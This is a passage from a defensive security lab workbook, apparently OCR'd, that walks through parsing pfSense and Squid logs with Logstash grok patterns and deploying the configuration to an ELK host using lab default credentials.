
field), to add tags to events. You will notice for example that one such condition looks for a regular expression containing "squid-1", which will then add a tag to the event indicating it's a squid-related event AND apply a grok pattern called "HTTPDCOMBINEDLOG". This will ensure our Squid events are properly parsed (e.g. HTTP user-agent, HTTP request method, HTTP response code,...).

Grok is the language logstash uses to convert log lines to structured data fields. It is rather straightforward!



6. **Analyze 30-outputs.conf**

   Finally, the "30-outputs.conf" file is being used to store the parsed events somewhere. In this case, we will instruct Logstash to write to an Elastic cluster running on our localhost. Note that other output types are also available and can be configured.



7. **Analyze the grok patterns**


As a final step, we will open the pfsense.grok file located in the patterns directory. As you may see, this file contains a number of lines, which all represent grok patterns. Let's take an example:

PFSENSE_LOG_DATA (%{INT:rule}),(%{INT:sub_rule}),,(%{INT:tracker}), (%{WORD:iface}),(%{WORD:reason}),(%{WORD:action}),(%{WORD:direction}), (%{INT:ip_ver}),

In this case, the following is true:

- PFSENSE_LOG_DATA is the name of the pattern
- The first item encountered will be treated as an integer ("INT") and the field will be called "rule"
- The second item encountered (after the comma) will be trated as an integer ("INT") and the field will be called "sub_rule"
- ...

Getting familiar with GROK patterns allows you to parse bascily any type of log source using Logstash! A great resource to validate & test GROK patterns is the online "Grok Constructor" available at http://grokconstructor.appspot.com /do/match.




8. **Open WinSCP and connect to ELK machine**

   As a next step, we want to copy the Logstash configuration files over to our ELK machine. As a first step, we will launch WinSCP to connect to our ELK machine. A shortcut to WinSCP is located on our Windows Desktop and we can configure it with the following details:

   Hostname: 192.168.30.16
   Username: sec599
   Password: sec599

   Again, as this is the first time we are connecting, we can accept the security warning presented by WinSCP (Click "Yes").




9. **Copying configuration files to ELK host**

   As we did in the YARA lab, we will configure WinSCP with the right directories:

   - In the left-hand window, we will use the dropdown box to locate the D:\ELK\ folder (which is on our DVD)
   - In the right-hand window, we will browse to the "/tmp" directory, which we will use as a staging folder to copy all of the configuration files

   Once this is finished, we can drag and drop the following items from the left (local) to the right (remote ELK) window:

   - The Logstash directory (including the Logstash .conf files & the "patterns" subdirectory)
   - The "GeoLite2-City.mmdb.gz" file (for IP location)




10. **Launch Putty & connect to ELK host**

    Next, let's launch Putty to set up an SSH connection to the ELK host. You can use the following credentials:

    Host: 192.168.30.16
    Username: sec599
    Password: sec599

    As this is the first time you are connecting to the system, you may receive a security warning from Putty. As in previous exercises, we know the system we are trying to connect to and can continue by pressing "Yes".




11. **Switch user to root**

Once the SSH session in putty is running, let's switch to user root, so we can easily make changes to our ELK stack:

sec599@ubuntu03:~$ su root
sec599@ubuntu03:/home/sec599#

The password for the root user is "sec599".



12. **Move files to the Logstash config directory**


We want to make sure Logstash reads our configuration files when it starts. Logstash used the /etc/logstash/conf.d/ directory for this. Any file placed in this directory will be parsed by Logstash upon start.

We can use the following commands to move both the configuration files and the patterns directory:

sec599@ubuntu03:/home/sec599# mv /tmp/Logstash/*.conf /etc/logstash /conf.d/
sec599@ubuntu03:/home/sec599# mv /tmp/Logstash/patterns /etc/logstash /conf.d/

We also want to make sure the GeoIP database is extracted (it is currently compressed as a .gz archive) and moved to the /etc/logstash directory:


sec599@ubuntu03:/home/sec599# gunzip /tmp/GeoLite2-City.mmdb.gz
sec599@ubuntu03:/home/sec599# mv /tmp/GeoLite2-City.mmdb /etc/logstash/



13. **Restart logstash to reload configuration**

    Once all Logstash configuration files have been copied, we will now restart Logstash:

    sec599@ubuntu03:/home/sec599# service logstash restart




14. **Review PfSense log settings**

    Let's open PfSense's web interface to configure our firewall. You can open a new tab in Chrome for this and open the PfSense admin interface (a bookmark has been added to your browser). The credentials for the PfSense management interface are:

    Username: admin
    Password: sec599

Once authenticated, we will open the "Status -> System Logs" menu. In this menu, we want to open the "Settings" page.

